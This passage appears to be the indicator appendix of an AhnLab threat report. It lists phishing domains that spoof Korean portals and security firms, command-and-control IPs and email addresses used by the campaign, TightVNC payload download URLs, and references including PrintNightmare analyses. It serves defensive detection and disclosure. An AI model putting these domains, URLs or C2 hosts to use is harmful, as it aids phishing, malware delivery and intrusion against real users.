help.pfort.kro.kr
mail.naver-check.ml
sms.kt1kreate.cf
v3.ahn-lab.cf
help.naver-login.cf
qygbn.xdtgh.ga
update.estsft.kro.kr
anto.shore.ml
mail.kumb.cf
auto.wpfsft.cf
co.atomi.cf
mail3.nate-r.gq
vpn.atooi.ga
ms.kiida.cf
bo.nate-on.ml
daum.pjinv0.cf
logins.kakaoo.ml
auth.kakaoo.ml
gone.aliass.cf
auth.daum-or.ml
ao.nate-on.ml
gate.uhuioo.cf
xo.nate-on.ml
imap.tomass.cf
id.onlyi.ga
portal.keniow.cf
mail.kakaoo.ml
my.ifoysvb.tk
admin.daum-or.ml
imap.pamik.cf
logins.daumauth.ml
mail.daumauth.ml
exchange.amikbvx.cf
vpn.moo.wowow.ga
han.hwpqq.gq
mail.daums.cf
dom.hwpqq.gq
gom.kititi.ga
mail.dmaccount.ml
kisa.letsgoen.cf
member.dmaccount.ml
first.hwpen.gq
mom.kmomo.cf
app.aneun.ml
app.gommi.ml
com.dshec.ml
go.po.letsgoru.ml
members.dmserver.ml
go.inyoti.ml
vpn.ipple.ga

let.vounz.ml
ni.ainiai.ml
ai.woani.ml
big.apple.gotogoto.cf
owo.owo.wowow.ga
members.daum-vpn.ml
logins.mydaum.ml

27.102.129.221 : 2021.04
mail.suigk.ga
qurghm.zyhfg.cf
byhn.dyhb.cf
guhd.hugjk.ga
mail.naver-check.ml
mail3.nate-r.gq
guhj.guidg.ga
profi1e.kakco.r-e.kr
signform.daunm.kro.kr
mail.bluewaves.kro.kr
jxmai1.cue.o-r.kr
mail.nate-chk.ga
profile.kpriv.o-r.kr
accaunts.kakcorp.p-e.kr
kaoka.transformular.space
help.naver-login.cf

27.102.107.63 : 2020.12 ~ 2021.03
onedrive-upload.ikpoo.cf
onedrive.ikpoo.cf
manager.naver-in.ml
user.naver-in.ml
admin.naver-in.ml
mail.naver-in.ml
nsec.nhnems.kro.kr
jbnu.info
nhnems.nsec.kro.kr
home.xonate.kro.kr
nidlogin.nidcorp.n-e.kr
member.cdaum.kro.kr
test.mydomainisok.kro.kr
user.lottebp.ga
nhn.nsuites.ga
member.csdaum.ga

27.102.129.225 : 2021.04 ~ 2021.05
mail.kknu.ga
menber.dmaii.ga
mail.bluewaves.kro.kr
srv.kedit.cf
paege.ksevice.ml

partner.kacka.kro.kr
mail3.nate-r.gq
basic.dcorps.r-e.kr
acaunt.kcrops.o-r.kr
help.naver-login.cf
mail.naver-check.ml

27.102.114.89 : 2021.04 ~ 2021.05
manager.naver-in.ml

185.224.138.29 : 2018.12 ~ 2021.07
vpn-alert.pe.hu
upload-confirm.esy.es
help-super.pe.hu
medium.wallet-info.esy.es
manager.help-desk.club
atena.down-drive.me
seoul.down-drive.me
seoul.serve-help.life
blood.wallet-info.esy.es
cordova2020.esy.es
snow-mart.pe.hu
downloader-manager.pe.hu
kaist.krfa.ml
autoway.huyndai.ml
mail.kima.cf
kfinance-v1.esy.es
yes24-mart.pe.hu
look.docommo-picture.buzz
seoul-hotel-manager.pe.hu
toyota-seller.pe.hu
www.hdactech.work
mail.kaist-ac.xyz
www.kaist-ac.xyz
assembly-loader.16mb.com
freeboyandgirl-5020.96.lt
assembly-downloader.pe.hu
seoul-mart.pe.hu
kasse.hdactech.info
kasse-tx.hol.es
cryptoelon.co
halloween-days.pe.hu
wallet-info.esy.es
updown.kasse-tech.club
nate-manager.pe.hu
hdac.wallet-info.esy.es
mail-alert.pe.hu
crp.wallet-info.esy.es
file-viewer.890m.com
tigerbeer.pe.hu

narasarang.esy.es
support-alarm.96.lt
plugin-loader.890m.com
add-file.96.lt
mailplugin-download.96.lt
plugin-download-check.16mb.com
omega-mart-seoul.96.lt
mail-alert-manager.890m.com
fila-mart-seoul.96.lt
mitsubishi-mart-korea.96.lt
lexus-victory.96.lt
vacation-story.esy.es
gucci-shop-korea.16mb.com
doosan-server-alert.890m.com
audi-happy.16mb.com
file-saver.16mb.com
bently-love.16mb.com
doosan-mailer-alert.890m.com
doosan-manager-alert.890m.com
bmw-love.890m.com
dropbox-manager.890m.com
abo-love.890m.com
bigfile-container.16mb.com
rolls-royce-love.890m.com
supprot-mailer-alert020.890m.com
rolls-royce-mylove.890m.com
mailer-alert010.16mb.com
bmw-happy.16mb.com
mail-container050.890m.com
mail-container.890m.com
hotmail.acccount.info
basic-daum.pe.hu
new-privercy-center.16mb.com
nidnavrer-manager.16mb.com
rnember-manager.pe.hu
rnember-hamnail-team.890m.com
daum.96.lt
region-victory1.esy.es
myphoto1.16mb.com
navor-net.hol.es
rnicrosaft-upioader.890m.com
acccount-gogglemails.pe.hu
pdf-read-error.890m.com
myaccounnts-goggle.esy.es
myacccount-goggle.esy.es
my-homework.890m.com

27.102.107.26 : 2021.05 ~ 201.06
nids.naiver.kro.kr
allow.nsecure.kro.kr

uzann.nhnsevice.n-e.kr
paege.nedit.kro.kr
manager.naver-in.ml
login.navver.kro.kr
account.naven.kro.kr
manager.dtp.kro.kr
login.naver-in.tk
paege.nhnsevice.p-e.kr

27.102.112.58 : 2020.05
otokar.manage-alert.com

27.102.102.70 : 2021.08 ~ 2021.09
mail.nhnaver.kro.kr
mail.naverer.kro.kr
mail.nawer.r-e.kr

61.14.211.175 : 2021.08 ~ 2021.09
mail.nhnaver.kro.kr
mail.naverer.kro.kr
mail.nawer.r-e.kr

23.106.122.239 : 2021.07
d.vtotal.n-e.kr

31.172.80.100 : 2021.06
mail.mavre.kro.kr
mail.naver-in.kro.kr

27.255.81.71 : 2021.07 ~ 2021.10
mail.nhnaver.kro.kr
nid.navercorp.kro.kr
login.nhnlogin.p-e.kr
nid.nhnuser.kro.kr
nid.nhnnv-login.kro.kr

210.16.120.251 : 2021.06, 2021.10
ai.woani.ml
apple.pohop.cf
my.komoni.cf
sms.kt1kreate.cf
app.aneun.ml
first.hwpen.gq
apple.may3.cf
ms.kiida.cf
v3.ahn-lab.cf
exchange.suzanne.cf
vpn.atooi.ga

[+] Email C2
k1-tome@daum.net
k1a0604a@daum.net
k1sheliak88@daum.net
helper.1.1030@daum.net
k2lyn@daum.net
k2x0604@daum.net

[+] hvnc C2
79.133.41.237
27.255.81.71
27.255.81.109
31.172.80.104
27.102.112.58
27.102.102.70

[+] 미터프리터(Meterpreter) C2
61.14.211.175
79.133.41.237
23.106.122.239
27.255.81.109
27.102.112.44
31.172.80.100
31.172.80.104
27.102.127.240
210.16.120.251
27.102.114.89

[+] TightVNC C2
27.102.114.79
27.102.127.240
31.172.80.104
27.102.128.169
27.255.81.109

[+] TightVNC 유포지
http://mail.hwpmm.cf/tvnc.dat
http://sms.coniami.tk/tvnc.dat
http://ms.kiida.cf/tvnc.dat
http://mail.kumb.cf/tvnc.bin
http://mail.kumb.cf/tvnc.dat

9. 참고 문헌

- **OP. Kabar Cobra**

http://download.ahnlab.com/kr/site/library/%5bAnalysis_Report%5dOperation_Kabar_Cobra.pdf

- **OP. Ghost Union**

https://www.ahnlab.com/kr/site/securityinfo/asec/asecView.do?groupCode=VNI001&seq=29101

- **CVE-2021-1675**

https://thalpius.com/2021/07/16/windows-print-spooler-elevation-of-privilege-vulnerability-cve-2021-1675-explained/

https://hidocohen.medium.com/understanding-printnightmare-vulnerability-cf4f1e0e506c

https://www.sygnia.co/demystifying-the-printnightmare-vulnerability

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-prsod/7262f540-dd18-46a3-b645-8ea9b59753dc (Printer Spooler)

https://docs.microsoft.com/en-us/windows/win32/printdocs/addprinterdriverex

https://docs.microsoft.com/en-us/windows/win32/printdocs/driver-info-2

https://docs.microsoft.com/en-us/windows/win32/secauthz/authorization-constants

https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants

More security, More freedom

㈜안랩

경기도 성남시 분당구 판교역로 220 (우) 13493

대표전화 : 031-722-8000 | 구매문의 : 1588-3096 | 팩스 : 031-722-8901

www.ahnlab.com

AhnLab